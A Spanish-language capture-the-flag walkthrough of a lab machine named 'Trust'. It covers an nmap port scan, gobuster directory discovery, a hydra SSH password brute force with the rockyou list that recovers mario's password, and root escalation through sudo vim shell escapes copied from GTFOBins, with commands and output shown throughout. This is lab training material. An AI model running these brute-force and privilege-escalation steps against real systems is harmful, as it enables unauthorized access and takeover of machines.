

# Trust

Una vez desplegada la maquina haremos un escaneo de puertos abiertos con nmap.

En mi casa utilizo el siguiente comando:


```
nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn (ip objetivo)
```

- p-: Escanea todos los puertos .
- sS: Realiza un escaneo sigiloso (SYN Scan) para detectar puertos abiertos.
- sC: Ejecuta scripts predeterminados para recopilar más información del sistema.
- sV: Detecta las versiones de los servicios en ejecución.
- min-rate 5000: Acelera el escaneo enviando al menos 5000 paquetes por segundo.
- n: No realiza resolución DNS, trabaja directamente con direcciones IP.
- vvv: Muestra información detallada y actualizaciones constantes durante el escaneo.
- Pn: Salta el "ping" previo y fuerza el escaneo, incluso si el objetivo no responde.

una vez realizado el escaneo vemos que tenemos dos puertos abiertos

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64   OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHjaznpuQ
MnZpuY/8e0gb+NXRebo5Dcv/DP1H+aLFHaS6+XCGw=
|   256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJW/dREGeklk/wsHXis0mbmVwP9zg7U8xS+0fHkxLF@Z
80/tcp    open  http      syn-ack ttl 64   Apache httpd 2.4.57 ((Debian))
|_ http-methods:
|_   Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.57 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
```

El puerto 22 tiene SSH, pero como su versión es alta, nos enfocaremos en el puerto 80, que tiene HTTP. Esto significa que si ponemos la IP en el navegador, nos llevará a una página web.




La página web es sencilla y, a primera vista, no nos proporciona mucha información. Por lo tanto, utilizaremos un diccionario que descargaremos de GitHub para buscar subdominios ocultos en dicha página.

Para descargar el diccionario haremos lo siguiente

```
cd /usr/share/wordlists  
sudo git clone https://github.com/danielmiessler/SecLists.git  
unzip SecList.zip
```

Para utilizar el diccionario usaremos gobuster con este comando:

```
sudo gobuster dir -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u "http://172.19.0.2/" -x .php,.sh,.py,.txt
```



```
> sudo gobuster dir -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u "http://172.19.0.2/" -x .php,.sh,.py,.txt  
=====
```

Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://172.19.0.2/  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Extensions: php,sh,py,txt  
[+] Timeout: 10s  
=====
```

Starting gobuster in directory enumeration mode


```
=====
```

File	Status	Size
/.php	403	275
/secret.php	200	927
/.php	403	275
/server-status	403	275

```
Progress: 1038215 / 1038220 (100.00%)  
Finished  
=====
```

🔍 > 🔒 /usr/share/wordlists > > took 33s

Nos llama la atención el subdominio /secret.php por lo que lo agregamos a nuestro navegador junto con la ip de la máquina



Vemos que mario es un usuario por lo que haríamos un ataque de fuerza bruta con hydra para sacar la contraseña con este comando:

hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.19.0.2

```
> hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.19.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-13 16:13:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.19.0.2:22/
[22][ssh] host: 172.19.0.2 - login: mario password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-13 16:14:01

Δ > /usr/share/wordlists > * 255 > took 10s
```

Nos conectamos a la maquina mediante ssh con usuario mario y contraseña chocolate con este comando: `ssh mario@172.19.0.2`

```
> ssh mario@172.19.0.2
mario@172.19.0.2's password:
Linux f75f2d65b405 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan 13 15:03:19 2025 from 172.19.0.1
mario@f75f2d65b405:~$ whoami
mario
mario@f75f2d65b405:~$
```

Una vez dentro con el comando `whoami` aparece que usuario somos por lo que vemos que no somos root , habrá que escalar privilegios.

Una forma sencilla es buscar binarios Sudo que podamos aprovechar para escalar privilegios con el comando : `sudo -l`

```
mario@f75f2d65b405:~$ whoami
mario
mario@f75f2d65b405:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on f75f2d65b405:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on f75f2d65b405:
    (ALL) /usr/bin/vim
mario@f75f2d65b405:~$
```

Para encontrar las vulnerabilidades recomiendo esta pagina: <https://gtfobins.github.io/>

Y por ejemplo si buscamos el binario vim nos aparece la opción de Sudo

The screenshot shows the gtfobins.github.io website with a search bar containing 'vim'. Below the search bar, there are several buttons for different types of exploits: Shell, Command, Reverse shell, Non-interactive reverse shell, Bind shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, and Limited SUID. The search results are displayed in a table with columns for Binary and Functions. The functions listed for vim include Shell, Reverse shell, Non-interactive reverse shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, and Limited SUID.

Binary	Functions
rvim	Shell, Reverse shell, Non-interactive reverse shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, Limited SUID
vim	Shell, Reverse shell, Non-interactive reverse shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, Limited SUID
vimdiff	Shell, Reverse shell, Non-interactive reverse shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, Limited SUID

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo vim -c ':!/bin/sh'`


(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

Copiamos y pegamos el comando de la primera opción y vemos que



Y ya somos usuario root.